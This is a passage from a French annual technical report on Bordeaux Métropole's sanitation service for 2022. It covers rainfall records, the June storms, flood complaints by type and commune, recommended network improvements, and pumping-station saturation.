La pluviométrie du territoire de Bordeaux Métropole est suivie et enregistrée grâce à un réseau de 43 pluviomètres dont 37 sont désormais retransmis en temps réel au centre de télécontrôle RAMSES, une télétransmission en temps réel des impulsions pluviométriques ayant été installée courant 2022 sur les pluviomètres Batany (Bordeaux), Fanning Lafontaine (Pessac), Lescalle (Lormont) et Sainte-Eulalie (Sainte-Eulalie).

La **CARTE 1** répertorie l'ensemble des pluviomètres affermés sur le territoire de Bordeaux Métropole et six communes limitrophes (Saint-Jean-d'Illac, Cestas, Canéjan, Léognan, Tresses et Sainte-Eulalie).

L'année 2022 fut exceptionnellement peu arrosée : le cumul annuel, égal à 622,7 mm en moyenne, en fait la troisième année la plus sèche depuis (au moins) 1966, année des premiers enregistrements pluviométriques dont dispose la SABOM. Par rapport à la moyenne des précipitations de 1980 à 2021 inclus, le déficit atteint 32 %.

Dix mois de l'année sur douze furent très nettement déficitaires — de -25 % à -95 % —, seuls les mois de juin et novembre enregistrant davantage de précipitations que la moyenne de 1980 à 2021 — +48 % et +32 % respectivement. Ces deux mois excédentaires ont apporté 38 % de la pluviométrie annuelle.

Un record mensuel de pluviométrie a été battu en 2022 : avec ses 2,4 mm, jamais un mois de juillet n'avait été aussi sec depuis (au moins) 1966. Le précédent record datait de juillet 1986 : 2,7 mm.


Enfin, si on analyse les cumuls de précipitations plus globalement, on constate que les quatre trimestres de l'année furent déficitaires : - 43 % au premier, - 17 % au deuxième, - 60 % au troisième et - 17 % au dernier. Et il est tombé quasiment autant de pluie au premier semestre qu'au second : 312,1 mm — soit 50,1 % du cumul annuel — au premier semestre et 310,6 mm — soit 49,9 % du cumul annuel — au second.

CARTE 1 - EXPL.1.1. Les pluviomètres de Bordeaux Métropole



Les **GRAPHIQUES 1, 2, 3, et 4** comparent la pluviométrie de 2022 à celle enregistrée sur le même périmètre de 1980 à 2021.

GRAPHIQUE 1 - EXPL.1.1 Evolution de la pluviométrie en 2022



GRAPHIQUE 2 - EXPL.1.1 Analyse de la pluviométrie mensuelle de l'année 2022 par rapport aux données pluviométriques enregistrées depuis 1980







FIGURE 1 - EXPL.1.1 Légende explicative du GRAPHIQUE 2



GRAPHIQUE 3 - EXPL.1.1 Évolution mensuelle de la pluviométrie entre janvier 2017 et décembre 2022



GRAPHIQUE 4 - EXPL.1.1 Évolution annuelle de la pluviométrie



Le **TABLEAU 1** permet de mieux visualiser les valeurs de cet historique.

TABLEAU 1 - EXPL.1.1 Pluviométrie mensuelle et annuelle (mm) depuis 1980

Pluviométrie mensuelle et annuelle (mm) depuis 1980																						
	1980	1981	1982	1983	1984	1985	1986	1987	1988	1989	1990	1991	1992	1993	1994	1995	1996	1997	1998	1999	2000	2001
janv.	102,5	71,7	90,6	25,8	170,7	54,3	183,5	24,1	211,1	38,3	78,5	41,7	30,6	15,7	153,3	129,6	101,6	26,3	95,3	61,6	15,9	142,2
fév.	25,7	46,2	46,1	86,2	85,2	75,6	75,7	44,5	110,1	95,8	149,9	53,7	16,5	3,8	94,8	110,8	112,9	61,3	20,5	79,3	86,5	65,4
mars	90,1	76,4	76,0	61,2	76,3	100,5	52,9	62,6	130,1	44,3	7,9	35,6	68,4	15,3	18,0	91,9	40,9	9,8	42,4	54,4	96,1	151,0
avril	19,9	27,8	3,3	125,7	17,7	66,6	157,3	41,2	95,1	183,6	95,6	53,9	64,7	111,4	133,2	36,1	62,1	12,9	197,1	81,2	151,6	106,6
mai	94,2	79,4	73,2	115,3	141,7	110,7	44,0	19,8	114,2	14,0	46,5	50,2	49,5	66,7	85,5	66,4	71,0	131,3	16,7	84,4	83,2	41,8
juin	80,2	32,1	58,0	20,5	62,5	42,8	14,9	82,3	80,2	32,3	67,0	45,1	153,1	130,6	108,2	21,9	49,2	130,6	67,6	52,7	53,6	28,9
juil.	53,8	31,2	55,6	71,5	21,0	59,4	2,7	80,0	45,3	70,2	22,2	66,8	62,6	38,9	49,4	33,4	63,4	40,2	41,6	43,3	63,6	94,1
août	30,8	20,6	57,9	83,7	50,5	22,3	47,0	34,9	17,0	57,6	23,8	12,3	210,8	30,9	52,5	30,5	118,1	89,2	12,2	68,7	31,6	52,5
sept.	48,3	74,0	69,7	39,9	85,8	3,8	99,6	61,8	38,0	39,7	59,1	136,5	86,3	215,3	177,0	127,1	74,9	30,5	141,7	145,1	42,4	67,9
oct.	130,4	110,1	194,7	27,8	127,7	13,8	58,5	150,3	43,5	31,1	159,3	115,7	132,5	135,3	70,3	42,2	66,3	21,6	106,7	87,9	155,0	84,5
nov.	31,7	20,6	98,5	37,6	139,7	68,0	46,9	108,9	19,8	85,7	130,6	158,3	132,6	38,2	72,8	74,1	181,4	234,2	98,6	61,1	327,2	48,7
déc.	60,1	278,4	166,9	123,9	69,3	93,8	95,3	33,0	55,8	35,9	56,1	34,2	113,7	205,8	94,1	187,9	49,1	163,4	52,7	166,6	127,8	43,2
Total	767,7	868,4	990,5	819,0	1 048,0	711,5	878,3	743,2	960,2	728,5	896,5	804,0	1 121,3	1 007,9	1 109,3	952,0	991,1	951,5	893,1	986,2	1 234,6	926,8

Pluviométrie mensuelle et annuelle (mm) depuis 1980																						
	2002	2003	2004	2005	2006	2007	2008	2009	2010	2011	2012	2013	2014	2015	2016	2017	2018	2019	2020	2021	2022	Moyenne de 1980 à 2021
janv.	28,2	96,9	167,3	40,1	55,3	74,9	102,8	132,6	70,5	27,3	55,8	147,8	188,4	95,3	247,1	29,7	150,8	87,6	58,5	125,0	48,0	91,6
fév.	59,8	65,6	26,5	42,8	91,8	149,0	31,1	34,4	59,1	69,2	6,1	88,1	155,8	84,0	152,9	79,1	62,7	35,1	58,0	87,3	47,0	71,1
mars	30,4	42,5	45,5	43,9	178,2	94,9	106,2	37,2	73,0	32,4	30,5	69,1	80,1	50,0	106,2	72,8	129,4	40,8	105,3	18,7	36,2	66,4
avril	41,8	36,9	74,8	108,4	27,3	32,7	79,3	124,8	27,2	15,7	199,3	54,0	80,4	30,0	67,6	22,5	85,4	94,4	94,4	24,4	56,9	75,4
mai	99,8	61,0	92,3	19,2	55,0	150,9	148,7	72,6	48,8	20,6	38,4	117,2	70,1	32,6	85,7	83,2	65,7	46,7	118,3	113,9	22,0	74,8
juin	34,9	49,5	13,2	44,9	24,7	67,1	80,5	94,3	80,7	21,2	70,4	161,5	74,6	37,9	70,5	139,8	57,6	102,7	83,8	174,9	102,0	69,0
juil.	40,6	85,8	62,8	31,3	53,5	59,8	21,4	48,1	23,9	60,6	48,8	90,5	67,7	30,1	11,5	23,8	60,8	44,8	3,1	44,3	2,4	48,2
août	110,7	50,3	92,1	22,1	65,1	99,7	80,6	32,4	22,0	98,2	18,5	35,7	81,5	96,2	11,2	29,2	23,2	33,7	52,0	30,1	28,2	53,3
sept.	48,8	35,8	51,8	69,7	102,9	29,9	43,5	39,3	30,8	40,0	65,1	80,1	36,8	39,7	49,0	82,5	19,9	54,2	66,6	64,3	38,4	69,4
oct.	86,2	170,4	112,1	71,0	59,8	44,2	81,9	36,8	95,5	34,2	119,7	96,4	44,3	50,5	23,9	16,6	62,6	110,2	180,2	32,3	50,8	85,6
nov.	126,1	93,4	16,9	90,6	65,2	39,7	117,2	211,7	217,3	44,4	82,6	127,6	140,0	56,0	81,7	72,0	95,3	305,8	18,6	65,4	134,8	102,0
déc.	108,7	81,3	79,5	108,9	48,6	82,4	68,3	93,8	74,5	190,3	158,7	67,2	53,5	11,7	15,6	172,5	97,4	132,1	235,2	144,7	56,0	103,1
Total	816,0	869,4	834,8	692,9	827,5	925,2	961,6	958,0	823,3	654,1	893,8	1 135,2	1 073,2	614,0	923,0	823,7	910,8	1 088,2	1 075,1	925,2	622,7	909,9

EXPL.1.2. LES ÉVÉNEMENTS PLUVIEUX SIGNIFICATIFS



Trois orages très violents — caractérisés par des précipitations de période de retour supérieure à 10 ans, voire à 20 ans, par endroits — se sont abattus sur Bordeaux Métropole du 20 au 23 juin 2022.

Accompagné de grêlons de plusieurs centimètres de diamètre, l'orage du 20 juin a causé de très gros dégâts, dont de nombreuses maisons rendues inhabitables, sur le quart nord-ouest de l'agglomération.

L'orage du 22 juin a touché, principalement, les communes de Blanquefort et Bordeaux. Le 23 juin, ce sont les communes de Bruges et Blanquefort qui furent le plus arrosées.

Ces trois orages ont fait l'objet d'un passage en Situation A⁴ et un rapport d'intempérie a été rédigé suite à ceux des 22 et 23 juin 2023.

Ils ont, à eux trois, généré près de 150 plaintes inondation, soit près de 23 % du total annuel de ce type de plainte.

Le cumul des précipitations enregistrées en 2022 par les 43 pluviomètres affermés répartis sur le territoire de Bordeaux Métropole et six communes limitrophes — Saint-Jean-d'Illac, Cestas, Canéjan, Léognan, Tresses et Sainte-Eulalie — fut égal à 622,7 mm en moyenne.

Dix-sept passages en Situation A (risques orageux majeurs, déclenchés par Météo France entre le 1^{er} mai et le 31 octobre inclus) ont été enregistrés en 2022 au télécontrôle RAMSES — contre treize en 2020 et 2021 —, conduisant à la préparation de la SABOM à la gestion d'une pluie critique. Deux d'entre eux, survenus les 22 et 23 juin 2022, ont déclenché la rédaction d'un rapport d'intempérie, un rapport d'intempérie étant rédigé dès lors qu'au moins trois pluviomètres affermés enregistrent un minimum de 18 mm de pluie sur 60 minutes glissantes.

En termes de période de retour, l'orage du 23 juin 2022 fut le plus violent : période de retour supérieure à 20 ans sur 30 minutes à Bruges 1 et comprise entre 10 ans et 20 ans sur 30 minutes et une heure à Blanquefort.

La veille, le 22 juin 2022, le pluviomètre installé sur la station d'épuration Blanquefort Lille avait déjà enregistré un orage de période de retour supérieure à 10 ans sur 30 minutes et une heure.

Le 20 juin 2022 au soir, hors situation A, un orage accompagné de grêlons de plusieurs centimètres de diamètre a causé de très gros dégâts, dont de nombreuses maisons rendues inhabitables, sur le quart nord-ouest de l'agglomération. Du fait de l'indisponibilité du pluviomètre Cantinolle — le pluviomètre ayant été démonté le 3 septembre 2021 par l'entreprise en charge du chantier de liaison Cantinolle-Lille —, la période de retour la plus importante pour cet orage a été enregistrée à Ambès : proche de 20 ans sur 15 minutes et 30 minutes. L'orage a donc

⁴ Le déclenchement d'une situation A est fait par Météo France avec les critères suivants : pluie orageuse se déplaçant vers Bordeaux Métropole avec des intensités de 30 mm/h sur au moins 10 km², déclenchement de la situation A 45 minutes avant l'arrivée sur Bordeaux Métropole. Ces critères correspondent approximativement à une pluie de période de retour annuelle. Les critères pour faire un rapport d'intempérie diffèrent : ils correspondent à la pluie de période de retour annuelle sur 1 h (18 mm) et sur au moins 3 pluviomètres.

conservé une très grande violence en poursuivant son chemin vers le nord-est après son passage dévastateur sur Le Haillan, l'est de Saint-Médard-en-Jalles et Le Taillan-Médoc notamment.

À noter également l'orage du 15 mai 2022, dont la période de retour fut comprise entre 5 et 10 ans sur 15 minutes et 30 minutes à Tresses. Cet orage a provoqué un passage en situation A.

En complément, l'année 2022 fut marquée par plusieurs épisodes de précipitations de longue durée abondantes mais d'intensité faible à modérée : du 7 au 10 janvier, du 14 au 17 février, du 7 au 8 avril, le 20 avril, le 8 juin, du 14 au 18 novembre, du 21 au 23 novembre et le 29 décembre.

En résumé et par ordre chronologique, les événements orageux les plus significatifs de 2022 sont survenus :

- le 15 mai de 16 h 35 à 18 h 50 T.U. (cumul moyen : 12,0 mm, cumul max : 26,2 mm à Tresses) ;
- le 20 juin de 18 h 50 à 19 h 45 T.U. (cumul moyen : 5,9 mm, cumul max : 28,8 mm à Ambès) ;
- le 22 juin de 4 h 35 à 7 h 15 T.U. (cumul moyen : 21,0 mm, cumul max : 34,0 mm à Paulin) ;
- le 23 juin de 11 h 40 à 13 h 10 T.U. (cumul moyen : 9,9 mm, cumul max : 30,8 mm à Blanquefort).

Les cumuls moyens et maximaux indiqués ci-dessus reflètent le caractère hétérogène et spatialisé des orages.

ANALYSES DES PLAINTES INONDATION RECENSÉES

Les intempéries de 2022 ont généré 646 plaintes inondation distinctes (dates et/ou lieux différents) enregistrées par la SABOM à fin janvier 2023 (618 plaintes inondation avaient été recensées suite aux intempéries de 2019, 912 suite à celles de 2020 et 977 suite à celles de 2021). Elles sont associées à 71 jours de pluie regroupés en 52 périodes pluvieuses distinctes. Ces plaintes ont eu pour origine soit des appels en direct des usagers à la SABOM, soit des courriers et demandes *via* l'application GDC en provenance de Bordeaux Métropole, des mairies et/ou des usagers.

La baisse très significative du nombre de plaintes enregistrées en 2022 par rapport à 2020 et 2021 s'explique principalement par la très faible pluviométrie de 2022.

La recherche des plaintes inondation s'effectue sur la totalité des interventions réalisées sur le réseau d'assainissement et non pas seulement sur celles survenues lors des jours d'intempérie.

Les plaintes tardives (au retour de week-ends ou de vacances, par exemple) sont donc toutes prises en compte dès lors qu'elles sont attribuées à une intempérie.

Parmi ces 646 plaintes (seuls les événements ayant généré au moins quarante plaintes sont indiqués dans cette liste):

- 45, soit 7,0 % du total annuel, étaient consécutives aux précipitations des 9 et 10 janvier 2022 ;
- 40, soit 6,2 % du total annuel, étaient consécutives à l'orage du 20 juin 2022 ;
- **106, soit 16,4 % du total annuel, étaient consécutives aux orages des 22 et 23 juin 2022 ;**
- 49 soit 7,6 % du total annuel, étaient consécutives aux précipitations du 21 au 23 novembre 2022.

Sur les cinquante-deux périodes ayant généré des plaintes inondation en 2022, quatre périodes pluvieuses ont donc été à l'origine de 37,2 % du total des plaintes pour inondation enregistrées en 2022 par la SABOM.

Trois autres périodes pluvieuses de 2022 ont généré de trente à trente-neuf plaintes inondation et les quarante-cinq autres moins de vingt plaintes inondation.

DÉFINITIONS

Plaintes Structurel Réseau (SR) : Cause liée à la structure du réseau (dimensionnement de réseau (débitance trop faible) / contre pente / coudes)

Plaintes Structurel Voirie (SV) : Cause liée à un problème structurel de voirie (absence d'avaloir, avaloir mal positionné, dépression de voirie, bateau mal positionné)


Plaintes Fonctionnel Réseau (FR) : Cause liée à un problème de fonctionnement de réseau (encrassement, obstruction, non conformités, gras)

Plaintes Fonctionnel Voirie (FV) : Cause liée à un problème de fonctionnement des ouvrages de voirie (généralement des avaloirs : exemple feuilles dans les BE)

Plaintes Privées (P) : Cause liée à un problème privé.

La répartition par date des plaintes reçues est visible dans l'**HISTOGRAMME 1**.

**HISTOGRAMME 1 - EXPL.1.2 Nombre de plaintes inondation
par type et par date sur Bordeaux Métropole en 2022**



En 2022, les plaintes de type « structurel » ont représenté 13,6 % des plaintes enregistrées (30,8 % en 2021, 35,1 % en 2020 et 19,1 % en 2019) : 75 plaintes (11,6 %) ont été classées « structurel réseau » et 13 (2,0 %) classées « structurel voirie ».

Les plaintes de type « fonctionnel » ont, quant à elles, représenté 74,8 % des plaintes enregistrées (52,3 % en 2021, 52,0 % en 2020 et 63,3 % en 2019) : 112 plaintes (17,3 %) ont été classées « fonctionnel réseau » et 371 (57,4 %) classées « fonctionnel voirie ».

Enfin, 75 plaintes ont été classées « privé », soit 11,6 % du total annuel (16,9 % en 2021, 12,9 % en 2020 et 17,6 % en 2019).


En 2022, la répartition par commune s'est décomposée comme suit :

- 292 plaintes sur Bordeaux, soit 45,2 % du total des plaintes pour 31,7 % de la population totale de Bordeaux Métropole officielle au 01/01/2020 ;
- 49 plaintes sur Pessac, soit 7,6 % du total des plaintes pour 8,0 % de la population totale de Bordeaux Métropole officielle au 01/01/2020 ;
- 44 plaintes sur Mérignac, soit 6,8 % du total des plaintes pour 9,0 % de la population totale de Bordeaux Métropole officielle au 01/01/2020 ;
- 261 plaintes pour les vingt-cinq autres communes de Bordeaux Métropole, sachant qu'aucune d'elles n'a enregistré plus de 25 plaintes en 2022 — dont aucune pour Saint-Vincent-de-Paul.

Nota : Les pourcentages de 2022 sont calculés à partir de 646 plaintes ; ceux de 2021 l'étaient à partir de 977 plaintes, ceux de 2020 à partir de 912 plaintes et ceux de 2019 à partir de 618 plaintes. En valeur absolue, les plaintes fonctionnelles ont augmenté de plus de moitié entre 2021 et 2022 — environ + 20 % pour les plaintes « fonctionnel réseau » et environ moitié plus pour les plaintes « fonctionnel voirie » —, les plaintes « privé » ont diminué de plus de 30 %, les plaintes « structurel voirie » ont diminué d'environ 10 % et les plaintes « structurel réseau » ont diminué de presque 60 %.


Les graphiques **HISTOGRAMME 2** et **DIAGRAMME 1** permettent de visualiser cette répartition.

HISTOGRAMME 2 - EXPL.1.2 Densité de plaintes inondation pour 1000 habitants par type et par commune sur Bordeaux Métropole en 2022



SR : Structurel Réseau ; SV : Structurel Voirie ; FR : Fonctionnel Réseau FV : Fonctionnel Voirie ; P : Privées.

DIAGRAMME 1 - EXPL.1.2 Typologie des plaintes inondation recensées en 2022 par la SABOM



■ Plaintes SR ■ Plaintes SV ■ Plaintes FR ■ Plaintes FV ■ Plaintes P

SR : Structurel Réseau ; SV Structurel Voirie ; FR : Fonctionnel Réseau FV : Fonctionnel Voirie ; P : Privées.

Tout comme les années précédentes (sauf exception ponctuelle), ce sont les trois communes les plus peuplées de Bordeaux Métropole — Bordeaux, Mérignac et Pessac — qui ont généré le plus de plaintes inondation en 2022.

Les plaintes issues de ces trois communes ont représenté 59,6 % du total des plaintes enregistrées sur Bordeaux Métropole alors que ces quatre communes regroupent 48,7 % de la population métropolitaine totale (population légale INSEE au 01/01/2020 en vigueur à compter du 01/01/2023).

Rapportées au nombre d'habitants, les communes de Bordeaux Métropole ayant généré le plus de plaintes pour inondation en 2022 sont :

- Saint-Louis-de-Montferrand : 1,39 plainte pour 1000 habitants ;
- Bassens : 1,34 plainte pour 1000 habitants ;
- Floirac : 1,16 plainte pour 1000 habitants
- Bordeaux : 1,11 plainte pour 1000 habitants ;
- Bouliac : 1,05 plainte pour 1000 habitants ;
- Le Taillan-Médoc : 1,04 plainte pour 1000 habitants
- Le Bouscat : 1,03 plainte pour 1000 habitants.

Aucune autre commune de l'agglomération n'a enregistré au moins 1,00 plainte inondation pour 1000 habitants en 2022.

La densité de plaintes moyenne sur l'ensemble de la métropole fut égale à 0,78 plainte pour 1000 habitants en 2022 ; elle était égale à 1,19 en 2021, à 1,12 en 2020 et à 0,67 en 2019. Ces variations d'une année à l'autre sont essentiellement dues à la variation du nombre total de plaintes inondation, la population totale de Bordeaux Métropole n'ayant augmenté que de 3,5 % entre le 1^{er} janvier 2019 et le 1^{er} janvier 2023.

Par type de plainte pour 1000 habitants, en 2022, le Taillan-Médoc a été la commune la plus concernée par les plaintes structurelles avec 0,57 plainte pour 1000 habitants (soit un total de six plaintes) et Floirac la plus concernée par les plaintes fonctionnelles, avec 1,16 plainte pour 1000 habitants (soit un total de vingt-et-une plaintes). En ce qui concerne les plaintes privées, Bassens présente la plus forte densité en 2022 avec 0,27 plainte pour 1000 habitants (soit un total de deux plaintes).

ANALYSE DÉTAILLÉE DES PLAINTES STRUCTURELLES

Les plaintes structurelles traduisent des dysfonctionnements des collecteurs d'assainissement et/ou des ouvrages d'absorption le long des voiries, les actions correctives étant généralement du ressort de la Collectivité.


Sur les 88 plaintes structurelles (soit 13,6 % du total annuel) recensées par la SABOM pour l'année 2022 :

- 29 « réseau » et 2 « voirie » — soit 35,2 % des plaintes structurelles recensées en 2022 — ont été consécutives aux pluies orageuses des 22 et 23 juin 2022 ;
- 10 « réseau » et 1 « voirie » ont été consécutives à l'orage du 20 juin 2022 ;
- 4 « réseau » et 4 « voirie » ont été consécutives aux précipitations du 14 au 16 février 2022 ;
- 6 « réseau » et 1 « voirie » ont été consécutives aux précipitations des 9 et 10 janvier 2022.

Aucun autre événement pluvieux de 2022 n'a généré plus de quatre plaintes structurelles.


L'**HISTOGRAMME 3** et l'**HISTOGRAMME 4** reprennent l'ensemble des plaintes structurelles de l'année 2022, avec une répartition par date et par commune respectivement.

HISTOGRAMME 3 - EXPL.1.2 Nombre de plaintes inondation structurelles par type et par date sur Bordeaux Métropole en 2022



SR : Structurel Réseau ; SV : Structurel Voirie.

HISTOGRAMME 4 - EXPL.1.2 Nombre de plaintes inondation structurelles par commune sur Bordeaux Métropole en 2022



SR : Structurel Réseau ; SV : Structurel Voirie.

RECOMMANDATIONS MOTIVÉES ET HIÉRARCHISÉES DU DÉLÉGATAIRE

Parmi toutes les plaintes structurelles provoquées par des intempéries survenues en 2022, certaines revêtent un caractère remarquable de par, notamment :

- leur récurrence, y compris lors de pluies non exceptionnelles et/ou d'intempéries antérieures à 2022 — la SABOM dispose d'un historique de plaintes inondation remontant à la fin des années 1990 ;
- les nuisances qu'elles occasionnent, aux riverains et/ou au milieu naturel ;
- le nombre de riverains impactés.

La liste ci-après présente deux de ces plaintes remarquables ; ce nombre peu élevé est la conséquence du nombre limité de plaintes structurelles enregistrées en 2022.

Nota : Le Délégué procède ainsi depuis 2015 pour établir ses recommandations motivées et hiérarchisées.

- Bordeaux : défaut d'évacuation des eaux pluviales par fortes pluies au croisement des rues Lucie Aubrac et Daniel Iffla Osiris.

Lors des fortes précipitations, les grilles avaloirs posées au croisement des rues Lucie Aubrac et Daniel Iffla Osiris, dans le quartier de Bacalan, s'avèrent incapables d'absorber la totalité des eaux ruisselées, lesquelles s'accumulent sur la chaussée.

Conséquemment, la SABOM préconise que le dimensionnement et le type des ouvrages d'absorption des eaux de pluie soient réévalués dans ce secteur récemment aménagé.

- Le Haillan : lors des très forts orages, le réseau d'eaux pluviales du lotissement Sainte-Christine déborde sur la chaussée et chez les riverains dont les maisons sont situées en contrebas du point bas de la rue de Bussac. Précédemment survenues en 2006 ainsi qu'en juillet et septembre 2013, de nouvelles inondations se sont produites au point bas de la rue de Bussac lors de l'orage de grêle du 20 juin 2022.

Le réseau d'eaux pluviales du lotissement Sainte-Christine étant insuffisant face à une pluie de période de retour supérieure à deux ans, il s'avère nécessaire de réaliser une étude hydraulique du bassin versant, puis les aménagements qui seront préconisés, dans le but de réduire très fortement le risque d'inondation du lotissement.

De plus, de nouvelles inondations se sont produites en 2022 en des lieux ayant fait l'objet de recommandations motivées et hiérarchisées du Délégué *via* les rapports annuels 2013 à 2021.

Citons les plus importantes et/ou récurrentes (par ordre alphabétique du nom de commune) :

- Ambarès-et-Lagrave : défaut d'évacuation et/ou remontées d'eaux usées chez des riverains lors des précipitations abondantes rue Édouard Herriot et rue Pasteur notamment, le réseau d'eaux usées et la station d'épuration Sabarèges étant saturés d'eaux parasites ;
- Le Haillan : défaut d'évacuation du réseau d'eaux usées et remontées chez des riverains, notamment au 42 rue de la Morandière, lors des précipitations abondantes. Le long du ruisseau « La Morandière », les précipitations abondantes saturent d'eaux parasites le réseau d'eaux usées, entraînant des remontées chez plusieurs riverains dont, systématiquement, celui situé au 42 rue de la Morandière. Le bassin de collecte étant vaste et probablement amené à s'urbaniser davantage, nous recommandons, outre la recherche de l'origine des eaux parasites en vue de leur résorption, la réalisation d'une étude hydraulique de grande ampleur visant à déterminer les solutions les plus pertinentes afin de réduire très significativement, sinon éliminer, les nuisances subies par les riverains ;

- Parempuyre : défaut d'évacuation du réseau d'eaux pluviales par temps de très fortes pluies au 60 rue des Palus. Les précipitations très intenses provoquent le débordement du réseau d'eaux pluviales posés sous la rue des Palus. Conséquemment, nous préconisons la réalisation d'une étude hydraulique des bassins versants associés afin de déterminer si le diamètre des collecteurs actuels est adapté à l'urbanisation actuelle et envisagée à long terme ;
- Pessac : les précipitations intenses et/ou abondantes provoquent le débordement du réseau d'eaux usées de la portion en impasse de l'avenue André Dangles à Pessac ainsi que le long de la rue de la Paix. La mise en œuvre des solutions préconisées suite à l'étude du bassin versant Peugue-Ontines-Devèze-Deveaux devrait limiter les débordements futurs aux seuls événements pluvieux exceptionnels ;
- Pessac : les précipitations intenses et/ou abondantes provoquent la saturation du poste de relevage d'eaux usées Chatenet, et conséquemment le débordement du réseau d'eaux usées au point bas de l'avenue du Chatenet et chez les riverains ; en vue de leur résorption, la recherche de l'origine des eaux parasites s'avère être un préalable nécessaire ;
- Saint-Louis-de-Montferrand : saturation du poste Castenau EU (eaux usées). Le poste est fréquemment saturé en temps de pluie malgré le fait qu'il s'agisse d'un poste EU. Cette saturation peut entraîner des déversements d'eaux usées sur la parcelle privée du n° 3 impasse Baudry, qui est le point bas du réseau en amont du poste. Lorsque cela se produit, la SABOM, soit sollicitée directement par le particulier soit par la mairie, est amenée à manipuler une vanne en fond de poste permettant de délester le poste EU vers le poste EP (eaux pluviales) voisin, et ce, afin de stopper de toute urgence les déversements sur la parcelle. Cette situation et cette action corrective d'urgence ont été présentées à la Direction de l'Eau en décembre 2020, puis de nouveau lors de la réunion mensuelle de février 2022. Une étude menée par le Centre Études de la Direction de l'Eau est en cours sur ce sujet afin de trouver une solution pérenne permettant de stopper les débordements sur la parcelle privée;
- Saint-Médard-en-Jalles : défaut d'évacuation du réseau d'eaux usées et remontées chez des riverains, notamment au 6 rue Édouard Herriot, lors des précipitations abondantes. Les précipitations abondantes saturant d'eaux parasites le réseau d'eaux usées, entraînant des remontées chez un riverain dont la maison est située en retrait et en contrebas de la rue Édouard Herriot — ainsi que chez d'autres habitants en amont lors des pluies très abondantes. Le bassin de collecte étant vaste et probablement amené à s'urbaniser davantage, la SABOM recommande, outre la recherche de l'origine des eaux parasites en vue de leur résorption, la réalisation d'une étude hydraulique de grande ampleur visant à déterminer les solutions les plus pertinentes afin de réduire très significativement, sinon éliminer, les nuisances subies par les riverains ; une telle étude sera lancée en 2023 : état des lieux, dans un premier temps, puis campagne de mesures à nappe haute début 2024;
- Villenave-d'Ornon : les orages intenses ainsi que les précipitations abondantes provoquent des remontées d'eaux usées le long de la rue Pierre Curie et Ferdinand Buisson ainsi que des débordements du réseau d'eaux pluviales au point bas des rues de Chambéry et Louis Bréguet, notamment, le long du ruisseau « Le Minaou » canalisé. Deuxième d'une série de trois ouvrages de retenue, le bassin Nouaux a vocation à réduire le risque d'inondation du secteur.

EXPL.1.3. LES VOLUMES POMPÉS ET ÉPURÉS, COMPARÉS AUX VOLUMES ASSUJETTIS ET À LA PLUVIOMÉTRIE

Le **TABLEAU 2** décrit la répartition des volumes pompés par rapport aux volumes assujettis et à la pluviométrie.

Les volumes pompés des eaux usées (EU) proviennent du relevage des eaux usées des stations de pompage strictes eaux usées ainsi que des stations sélectives mais ne prennent pas en compte le relevage des eaux usées en tête de station d'épuration.

Étant donné qu'un même effluent peut être relevé par plusieurs stations de pompage suivant la typologie du terrain, le volume est comptabilisé plusieurs fois. De ce fait, la différence entre les volumes épurés et les volumes pompés EU ne correspond pas au volume gravitaire.

Une part minoritaire, difficilement quantifiable, des volumes pompés d'Eaux Pluviales peut se retrouver dans les volumes épurés. Il s'agit des volumes pompés de certains bassins (Entre-deux-mers, Grenouillère, etc.).

	Volumes pompés		Volumes assujettis	Volumes épurés	Pluviométrie (mm/an)
	EU	EP			
2 022	42 154 047	9 421 144	43 866 345	74 990 015	622,7
2 021	51 607 181	24 450 083	44 876 536	95 893 976	925,2
2 020	51 658 312	23 885 178	43 002 465	101 392 155	1073,8
2 019	48 373 998	23 294 032	42 757 443	97 552 776	1088,2

EXPL.1.4. LE TAUX DE SATURATION DES STATIONS DE POMPAGE ET TAUX DE SOLLICITATION DES BASSINS



ZOOM

L'année 2022 a connu une pluviométrie inférieure d'environ 30 % à la moyenne de la pluviométrie des 40 dernières années, y compris sur la période hivernale précédant la campagne d'analyse. Cela s'est traduit par une baisse des taux de saturation. 8 stations de pompage ont eu un taux de saturation supérieur à 80 %, en comparaison avec les 12 de l'année 2021, mais aucune n'a été saturée à 100 % de son débit nominal.

TAUX DE SATURATION DES STATIONS DE POMPAGE

Le taux de saturation correspond au ratio entre le débit de pointe moyen mesuré pendant une période de temps sec en nappe haute et le débit nominal de la station de pompage. Cela permet de déterminer la capacité résiduelle des installations et donc d'identifier les insuffisances susceptibles d'être rencontrées à court terme.

3 nouvelles stations ont été analysées en 2022 : Balzac (Villenave d'Ornon, bassin de collecte de Clos de Hilde), Robespierre (Villenave d'Ornon, bassin de collecte de Clos de Hilde) et Vert Castel (Mérignac, bassin de collecte de Cantinolle).

Au total, 130 stations de pompage ont été analysées sur la période du 17 au 30 janvier 2022, période de temps sec en nappe haute. Seule la station de Vallon (Pessac, bassin de collecte de Louis Fargue), qui était en cours d'agrandissement, n'avait pas de données disponibles. L'année 2022 a été une année très sèche (déficit d'environ 290 mm par rapport à la moyenne des 40 dernières années), y compris en début d'année. Ainsi, la pluviométrie de la période précédant la période d'analyse était de 250 mm contre 440 mm en 2021 pour la même durée. Cela a eu pour conséquence des taux de saturation en baisse sur une grande majorité des stations (71 %), notamment les plus grosses.

- Sur l'ensemble des stations de pompage, 8 ont un taux de saturation supérieur à 80 % mais, par contre, aucune avec une saturation à 100 % contrairement aux années précédentes. Seules les stations de pompage de Bastide (Bordeaux, bassin de collecte de Clos de Hilde), et Onze Novembre (Parempuyre, bassin de collecte de Lille) sont proches de la saturation. Les 6 autres stations ont un taux de saturation compris entre 80 et 90 %.
- Bastide EU (Bordeaux, bassin de collecte de Clos de Hilde, taux de saturation de 99 %) : Jusqu'en décembre 2021, le débit instantané était plafonné à un débit compris entre 25 et 30 m³/h, alors que la capacité de pompage de la station est de 144 m³/h, en raison de pertes de charge importantes sur la conduite de refoulement (coudes, réduction de diamètre, ...). Ce résultat était identique chaque année depuis 2013. Ce problème devait être résolu en diminuant les apports d'eaux usées grâce à la construction du poste de refoulement de Brazza dont les travaux ont commencé en 2019 avec un raccordement sur la station d'épuration de Louis Fargue prévue pour mi-2021. Cependant, les travaux ont été interrompus suite à une entrée d'eau de Garonne lors de la construction du tunnel. Pour pallier cet incident, des travaux d'augmentation de la capacité de la conduite de refoulement, par remplacement du tronçon en Ø100 par une canalisation en Ø200, ont été réalisés au cours du dernier trimestre 2021 avec une mise en service le 14 décembre. Durant les premiers jours, le débit de refoulement a augmenté progressivement jusqu'à environ 83 m³/h, ce qui a permis de réduire le volume déversé mais ce n'était pas encore suffisant pour supprimer totalement les déversements en temps sec. L'étape d'après a 